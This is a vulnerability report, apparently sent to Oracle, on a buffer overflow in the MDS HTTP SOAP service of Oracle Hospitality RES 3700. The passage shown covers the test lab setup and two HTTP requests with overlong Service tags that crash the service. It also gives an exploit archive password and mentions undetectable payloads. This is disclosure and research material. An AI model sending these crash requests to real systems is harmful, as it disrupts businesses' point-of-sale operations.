INFOSEC.0DAY

Walid Faour

SECURITY VULNERABILITY REPORT

Vendor	Oracle
Date	Aug 28, 2019
Vulnerability Researcher	Walid Faour

Address: Beirut, Lebanon

Personal E-mail: walid.faour@outlook.com

Infosec Services E-mail: infosec.0day@gmail.com

Vulnerability discovered, tested, exploited and PoC developed by: **Walid Faour**

Vulnerability reported to: Oracle – secalert_us@oracle.com

Vulnerability reported on: Aug 28, 2019

IMPORTANT NOTE

This is a detailed security vulnerability report that includes network diagrams, vulnerability analysis, exploits & PoCs and more.

If you wish to skip directly to the actual attack and exploit you can do so by directly going to section **3.0-Exploiting the bug** where you will dive directly into the buffer overflow exploit and all its details.

You can also skip even further to the most important and critical part which is under 3.4-RCE Exploit – SEH Remote Stack Buffer Overflow section but do not skip the DoS exploit section!!

This report comes with a password protected and encrypted zip file **PoC.zip** that contains all the exploits. Password is **Or@cle88**AAQfjdkkkl{{]/** to unzip it.

Do not use Anti-Virus programs or disable them in case they're enabled in your test setup. I do have FUD (Fully Undetectable) encrypted payloads with valid signatures binded with other legitimate programs but they're for private pentesting use.

Table of Contents – Short

Table of Contents – Detailed

1.0-Preface

1.1-Disclaimer

Information available in this document is intended for Oracle Security team only. I shall not be responsible for any misuse of this information in instances that include:

- Misuse of this information/exploits by malicious Oracle employees/collaborators.
- Oracle data and/or e-mails being hacked or leaked, and this information becomes publicly available.
- Someone else finding this bug as a coincidence and publish it or misuse it.
- My system being hacked/breached, and information stolen and used for bad purposes.

The systems, utilities, software products that were used in this test/assessment were obtained legally and for testing purposes only. The penetration tests, attacks and exploits were performed in completely isolated environments and networks.

1.2-Confidentiality Note

This information is completely confidential due the criticality of the security vulnerability being reported, and I hereby confirm that I will not publish this information publicly and online or provide it or sell it to any third-party or use it and abuse it to hack/attack other systems.

Oracle security team should keep this information confidential and within trusted parties.

This document and all PoC scripts, exploits and payloads are sent encrypted using Oracle Security Alert PGP public key available at https://www.oracle.com/technetwork/topics/security/encryptionkey-090208.html

1.3-Credit by Oracle

As per the efforts and security tests and vulnerability research that was done, Oracle will create a CVE and assign a CVSS score and publish that publicly on their CPU advisory with my name and surname clearly stated.

I will receive a vulnerability tracking number after this report and when the final fixes are released, and updates/patches are applied the credit and acknowledgment will be reflected directly on the Oracle website.

You agree that even though the exploit was not written with DEP/ASLR/SEHOP bypass code the vulnerability and exploit are within the critical score since these bypass techniques are not hard to perform. As per our agreement it’s not needed for the time being and I can provide them upon request.

2.0-Vulnerability Overview

2.1-Vulnerability Assessment Overview

The assessment and security vulnerability research commenced on Aug 19, 2019 and concluded on August 28, 2019.

The assessment and test were done to evaluate the security of the Oracle product being discussed since it showed many security weaknesses in many places without even testing, so further investigation was done during which a complete remote system compromise was achieved.

2.2-Vulnerability Basic Description

The vulnerability was found in Oracle Hospitality RES 3700 product. The vulnerable service was identified as the MDS HTTP Service.

It was found that the MDS HTTP Service is running a SOAP xml webservice on the Server and Clients and they can send/receive commands to perform certain operations.

By sending an HTTP POST request that contains more than 29 characters inside the Service tag that is used to identify the SOAP service to use for example **MDSSYSUTILS** (which is within the HTTP Body) the remote service crashes and stops which in turn is a DoS vulnerability.

By analyzing the crash further, I was able to create a specially crafted request/exploit that is large enough to overwrite the SEH (Structured Exception Handler) which in turn gave indirect control of the EIP register.

That in turn allowed me RCE (Remote Code Execution) and I was able to execute arbitrary commands and compromise the system fully getting an NT AUTHORITY\SYSTEM user.

Note: For the purpose of this test, DEP, SEHOP and ASLR memory protections were disabled

2.3-Vulnerability Basic Technical Details


Vendor	Oracle
Product	Oracle Hospitality 3700
Product Link	https://www.oracle.com/industries/food-beverage/products/res-3700/
Product Installation Guide Link v5.7	https://docs.oracle.com/cd/E94131_01/doc.57/e95334.pdf
Vulnerable Product releases/versions	All releases (Oracle Hospitality 3700 Release 4.x to 5.7)
Vulnerable Windows Service	MICROS MDS HTTP Service / srvMDSHTTPService
Vulnerable Service Executable	D:\Micros\Common\Bin\MDSHTTPService.exe
Vulnerable Module/dll	D:\Micros\Common\Bin\MDSXMLDirectory.dll
Vulnerable Service Running as	NT AUTHORITY\SYSTEM
Service Port	50123 / TCP
Service Protocol	HTTP
Service API	SOAP Webservice (XML Services/Methods)
Vulnerability Type	Code Execution (RCE/LPE/DoS)

2.4-Vulnerability Discovery and Testing (Network Diagram/Requirements)

Before we setup an attack we need to confirm that we have a vulnerability and that our service is vulnerable to a buffer overflow and it crashes/stops after our request, so we have to setup a similar network diagram as below:

2.4.1-Network Diagram:

You have to setup a similar network as demonstrated in the diagram below for an easier follow up:



2.4.2-Requirements (Software/Hardware/Network/Tools):

As seen in the above network diagram we need four components detailed below:

A-SERVER


B-TESTING LAPTOP/PC

C-NETWORK SWITCH

A-SERVER: The properties of the server are as below:

-*Hardware:* We can have a physical server for ex: HP ProLiant ML110 G7 or a virtual one installed on a HyperV or VMware or other virtualization product.

-*Operating System:* We will be installing Windows Server 2008 R2 Standard SP1 64bit (default GUI installation), create two NTFS partitions and name them C: and D: (C: is for Windows, D: for MICROS and the Oracle product will be installed directly on the root on D:\) below is the OS:



NOTE: You can install any other version of Windows and most of the time the test should work without tweaks but to keep following up with this test it's better to use the same setup.

-*Oracle Product:* We will be installing Oracle Hospitality RES 3700 Release 5.5 on the server. The setup guide is available in PDF format here: https://docs.oracle.com/cd/E72602_01/docs/res-54-ig.pdf

Other documentation is found here: https://docs.oracle.com/cd/E72602_01/index.html


Note that when installing Oracle Hospitality RES 3700 Release 5.5 install all its components and follow up the guide linked above.

-*Immunity Debugger:* Download and install Immunity Debugger from https://www.immunityinc.com/products/debugger/ once you do that obtain a copy of mona.py from https://github.com/corelan/mona and paste it into the Immunity Debugger installation folder.

B-TESTING PC: The properties of the Testing PC are as below:


-*Hardware:* Any laptop or desktop PC or can be a HyperV or VMware virtual machine.

-*Operating System:* Any modern Operating system. Windows 10 Pro 64bit in my case, see below:



-*Software Tools:* Install the below tools/software on your PC:

- Burpsuite Pro v1.6beta: You can choose any version and download from here: https://portswigger.net/burp/communitydownload
  NOTE: You will need to download and install Java on your PC to run Burpsuite.



- Python 2.7.16: You can download and install python from: https://www.python.org/downloads/release/python-2716/
  Make sure to add python to the PATH environmental variable.

-*Network Settings:* Go to the Network driver settings and set the network settings as below:

IPv4 Address: 192.168.1.77 and Subnet Mask: 255.255.255.0

D-Network Switch: You can use any standard 8 port Network switch or in case this is a virtual environment then there's no need. You might have your own dedicated test network with proper software and infrastructure for various tests.

2.4.3-Discovery Concept/Setup:

By now we should have a working test setup and that includes an Oracle Hospitality RES 3700 Release 5.5 server with Immunity Debugger running on a server PC and our Laptop having Burpsuite and Python 2.7.16 all configured and ready.

So, we already know how the SOAP API work from the previous report does so in this test we will fuzz the API request and see what happens.

Let's see a recap of what the structure of the Micros SOAP API request looks like:

```
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
  <SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI">                          BODY
    <MCRS-ENV:Service>SERVICE</MCRS-ENV:Service>                     SERVICE
    <MCRS-ENV:Method>METHOD</MCRS-ENV:Method>                        METHOD
    <MCRS-ENV:SessionKey>SESSION</MCRS-ENV:SessionKey>               SESSION
    <MCRS-ENV:InputParameters>PARAMETERS</MCRS-ENV:InputParameters>   PARAMETERS
  </SOAP-ENV:Body>                                                   END/BODY
</SOAP-ENV:Envelope>                                                 END/ENVELOPE
```

So, we will send a request like the above but instead of using a known **SERVICE** such as MDSSYSUTILS we will be fuzzing and testing it by sending a large input of characters for example let's start with 29 A's.

On the **TESTING PC** we will launch Burpsuite and go to the Repeater, set our host to 192.168.1.10 (The Oracle Server) and the port to 50123 (MDS HTTP Service TCP port).


We will be sending the same request as above, 29 "A" characters for the service and leave the rest blank, so our request will look like below:

Request

Raw | Params | Headers | Hex | XML

```
POST /192.168.1.10 HTTP/1.1
Content-Type: text/xml
User-Agent: MDS POS Client
Host: 192.168.1.10:50123
Content-Length: 386
Connection: Keep-Alive

<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
        <SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI">
                <MCRS-ENV:Service>AAAAAAAAAAAAAAAAAAAAAAAAAAAAA</MCRS-ENV:Service>
                <MCRS-ENV:Method></MCRS-ENV:Method>
                <MCRS-ENV:SessionKey></MCRS-ENV:SessionKey>
                        <MCRS-ENV:InputParameters></MCRS-ENV:InputParameters>
</SOAP-ENV:Body></SOAP-ENV:Envelope>
```

On the **SERVER** we go ahead and check if the MDS HTTP Service stopped or we have any other weird thing, and we don't everything is normal as per below the service is still up and running:




On the **TESTING PC** let's send 30 "A" characters instead of 29 and see what happens.

Request

Raw | Params | Headers | Hex | XML

```
POST /192.168.1.10 HTTP/1.1
Content-Type: text/xml
User-Agent: MDS POS Client
Host: 192.168.1.10:50123
Content-Length: 387
Connection: Keep-Alive

<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
        <SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI">
                <MCRS-ENV:Service>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</MCRS-ENV:Service>
                <MCRS-ENV:Method></MCRS-ENV:Method>
                <MCRS-ENV:SessionKey></MCRS-ENV:SessionKey>
                        <MCRS-ENV:InputParameters></MCRS-ENV:InputParameters>
</SOAP-ENV:Body></SOAP-ENV:Envelope>
```


We check the **SERVER** again, on the services list we refresh the list and see if MDS HTTP Service is running and it's not, we have crashed the service since it stopped.



As we can see above sending more than 29 chars in the Service tag will crash the remote MDS HTTP Service on the server.

Let's check what's the error and some more details.

We will open “Event Viewer” then go to “Windows Logs” then to the “Application” node and the error generated from MDS HTTP Service crash is found in the first 3 entries as shown below:



So, we can see some details here when we select the red error as below:

-Event ID: 1000

-Faulting application name: MDSHTTPService.exe

